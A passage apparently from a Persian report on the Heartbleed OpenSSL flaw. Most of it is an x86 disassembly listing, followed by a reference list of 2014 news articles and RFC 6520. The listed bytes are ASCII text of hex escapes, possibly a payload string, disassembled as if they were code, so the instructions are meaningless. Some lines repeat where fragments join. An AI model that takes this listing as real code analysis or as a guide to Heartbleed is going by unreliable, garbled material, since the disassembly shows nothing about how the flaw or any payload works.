00000143	325C7837	XOR	bl,[eax+edi*2+0x37	8086
00000147	36	<Unknown>	?	?
00000148	0D0A5C7838	OR	eax,0x38785C0A	386
0000014D	395C7832	CMP	[eax+edi*2+0x32],e	386
00000151	345C	XOR	al,0x5C	8086
00000153	7836	JS	[0x18B]	8086
00000155	325C7839	XOR	bl,[eax+edi*2+0x39	8086
00000159	625C7835	BOUND	ebx,[eax+edi*2+0x:	386
0000015D	64	FS:		8086
0000015E	5C	POP	esp	386
0000015F	7833	JS	[0x194]	8086
00000161	345C	XOR	al,0x5C	8086
00000163	7832	JS	[0x197]	8086
00000165	385C7866	CMP	[eax+edi*2+0x66],b	8086
00000169	625C7838	BOUND	ebx,[eax+edi*2+0x:	386
0000016D	395C7833	CMP	[eax+edi*2+0x33],e	386
00000171	345C	XOR	al,0x5C	8086
00000173	7861	JS	[0x1D6]	8086
00000175	325C7831	XOR	bl,[eax+edi*2+0x31	8086
00000179	315C7865	XOR	[eax+edi*2+0x65],e	386
0000017D	395C7861	CMP	[eax+edi*2+0x61],e	386
00000181	315C7837	XOR	[eax+edi*2+0x37],e	386
00000185	355C783334	XOR	eax,0x3433785C	386
0000018A	0D0A5C7830	OR	eax,0x30785C0A	386
0000018F	36	<Unknown>	?	?
00000190	5C	POP	esp	386
00000191	7865	JS	[0x1F8]	8086
00000193	625C7831	BOUND	ebx,[eax+edi*2+0x:	386
00000197	385C7864	CMP	[eax+edi*2+0x64],b	8086
0000019B	305C7836	XOR	[eax+edi*2+0x36],b	8086
0000019F	36	<Unknown>	?	?
000001A0	5C	POP	esp	386
000001A1	7861	JS	[0x204]	8086

000001A3	335C7836	XOR	ebx,[eax+edi*2+0x3	386
000001A7	395C7832	CMP	[eax+edi*2+0x32],e	386
000001AB	305C7838	XOR	[eax+edi*2+0x38],b	8086
000001AF	37	AAA		8086
000001B0	5C	POP	esp	386
000001B1	7865	JS	[0x218]	8086
000001B3	385C7835	CMP	[eax+edi*2+0x35],b	8086
000001B7	315C7831	XOR	[eax+edi*2+0x31],e	386
000001BB	635C7838	ARPL	[eax+edi*2+0x38],b	286 PRIV
000001BF	395C7836	CMP	[eax+edi*2+0x36],e	386
000001C3	385C7832	CMP	[eax+edi*2+0x32],b	8086
000001C7	355C783962	XOR	eax,0x6239785C	386
000001CC	0D0A5C7837	OR	eax,0x37785C0A	386
000001D1	325C7833	XOR	bl,[eax+edi*2+0x33	8086
000001D5	345C	XOR	al,0x5C	8086
000001D7	7838	JS	[0x211]	8086
000001D9	345C	XOR	al,0x5C	8086
000001DB	7839	JS	[0x216]	8086
000001DD	625C7836	BOUND	ebx,[eax+edi*2+0x3	386
000001E1	61	POPAD		386
000001E2	5C	POP	esp	386
000001E3	7832	JS	[0x217]	8086
000001E5	305C7863	XOR	[eax+edi*2+0x63],b	8086
000001E9	325C7831	XOR	bl,[eax+edi*2+0x31	8086
000001ED	395C7838	CMP	[eax+edi*2+0x38],e	386
000001F1	395C7861	CMP	[eax+edi*2+0x61],e	386
000001F5	385C7839	CMP	[eax+edi*2+0x39],b	8086
000001F9	395C7831	CMP	[eax+edi*2+0x31],e	386
000001FD	305C7830	XOR	[eax+edi*2+0x30],b	8086
00000201	325C7832	XOR	bl,[eax+edi*2+0x32	8086
00000205	385C7861	CMP	[eax+edi*2+0x61],b	8086
00000209	325C7837	XOR	bl,[eax+edi*2+0x37	8086
0000020D	380D0A5C7833	CMP	[0x33785C0A],cl	8086
00000213	65	GS:		8086
00000214	5C	POP	esp	386
00000215	7837	JS	[0x24E]	8086
00000217	37	AAA		8086
00000218	5C	POP	esp	386
00000219	7831	JS	[0x24C]	8086
0000021B	385C7865	CMP	[eax+edi*2+0x65],b	8086
0000021F	36	<Unknown>	?	?
00000220	5C	POP	esp	386
00000221	7836	JS	[0x259]	8086
00000223	325C7837	XOR	bl,[eax+edi*2+0x37	8086
00000227	65	GS:		8086
00000228	5C	POP	esp	386
00000229	7861	JS	[0x28C]	8086
0000022B	305C7865	XOR	[eax+edi*2+0x65],b	8086
0000022F	385C7838	CMP	[eax+edi*2+0x38],b	8086
00000233	315C7865	XOR	[eax+edi*2+0x65],e	386
00000237	385C7835	CMP	[eax+edi*2+0x35],b	8086
0000023B	325C7834	XOR	bl,[eax+edi*2+0x34	8086

0000023B	325C7834	XOR	bl,[eax+edi*2+0x34	8086
0000023F	305C7836	XOR	[eax+edi*2+0x36],b	8086
00000243	61	POPAD		386
00000244	5C	POP	esp	386
00000245	7835	JS	[0x27C]	8086
00000247	36	<Unknown>	?	?
00000248	5C	POP	esp	386
00000249	7866	JS	[0x2B1]	8086
0000024B	315C7866	XOR	[eax+edi*2+0x66],e	386
0000024F	320D0A5C7837	XOR	cl,[0x37785C0A]	8086
00000255	315C7834	XOR	[eax+edi*2+0x34],e	386
00000259	305C7862	XOR	[eax+edi*2+0x62],b	8086
0000025D	315C7865	XOR	[eax+edi*2+0x65],e	386
00000261	65	GS:		8086
00000262	5C	POP	esp	386
00000263	7838	JS	[0x29D]	8086
00000265	385C7832	CMP	[eax+edi*2+0x32],b	8086
00000269	36	<Unknown>	?	?
0000026A	5C	POP	esp	386
0000026B	7837	JS	[0x2A4]	8086
0000026D	65	GS:		8086
0000026E	5C	POP	esp	386
0000026F	7865	JS	[0x2D6]	8086
00000271	66	<Unknown>	?	?
00000272	5C	POP	esp	386
00000273	7865	JS	[0x2DA]	8086

00000273	7865	JS	[0x2DA]	8086
00000275	355C783462	XOR	eax,0x6234785C	386
0000027A	5C	POP	esp	386
0000027B	7834	JS	[0x2B1]	8086
0000027D	385C7837	CMP	[eax+edi*2+0x37],b	8086
00000281	635C7836	ARPL	[eax+edi*2+0x36],b	286 PRIV
00000285	315C7832	XOR	[eax+edi*2+0x32],e	386
00000289	385C7832	CMP	[eax+edi*2+0x32],b	8086
0000028D	395C7831	CMP	[eax+edi*2+0x31],e	386
00000291	300D0A00	XOR	[0x0000000A],cl	8086

۳ منابع و مراجع

1.Perlroth, Nicole; Hardy, Quentin (April 11, 2014). "Heartbleed Flaw Could Reach to Digital Devices, Experts Say". New York Times. Retrieved April 11, 2014.

2. Chen, Brian X. (April 9, 2014). "Q. and A. on Heartbleed: A Flaw Missed by the Masses". New York Times. Retrieved April 10, 2014.

3. Wood, Molly (April 10, 2014). "Flaw Calls for Altering Passwords, Experts Say". New York Times. Retrieved April 10, 2014.

4Manjoo, Farhad (April 10, 2014). "Users' Stark Reminder: As Web Grows, It Grows Less Secure". New York Times. Retrieved April 10, 2014.

5 Gallagher, Sean (April 9, 2014). "Heartbleed vulnerability may have been exploited months before patch". Ars Technica. Retrieved April 10, 2014.

6 "No, we weren't scanning for hearbleed before April 7"

7 "Were Intelligence Agencies Using Heartbleed in November 2013?", April 10, 2014, Peter Eckersley, EFF.org

8 Seggelmann, R. et al. (February 2012). "Transport Layer Security (TLS) and Datagram Transport Layer Security (DTLS) Heartbeat Extension". RFC 6520. Internet Engineering Task Force (IETF). Retrieved April 8, 2014.

۹. ««هارت‌بلید» و کاربران بی‌دفاع اینترنت» (فارسی). وب‌گاه فارس، ۲۲ فروردین ۱۳۹۳.

10.http://fa.wikipedia.org/wiki/%D9%87%D8%A7%D8%B1%D8%AA%E2%80%8C%D8%A8%D9%84%DB%8C%D8%AF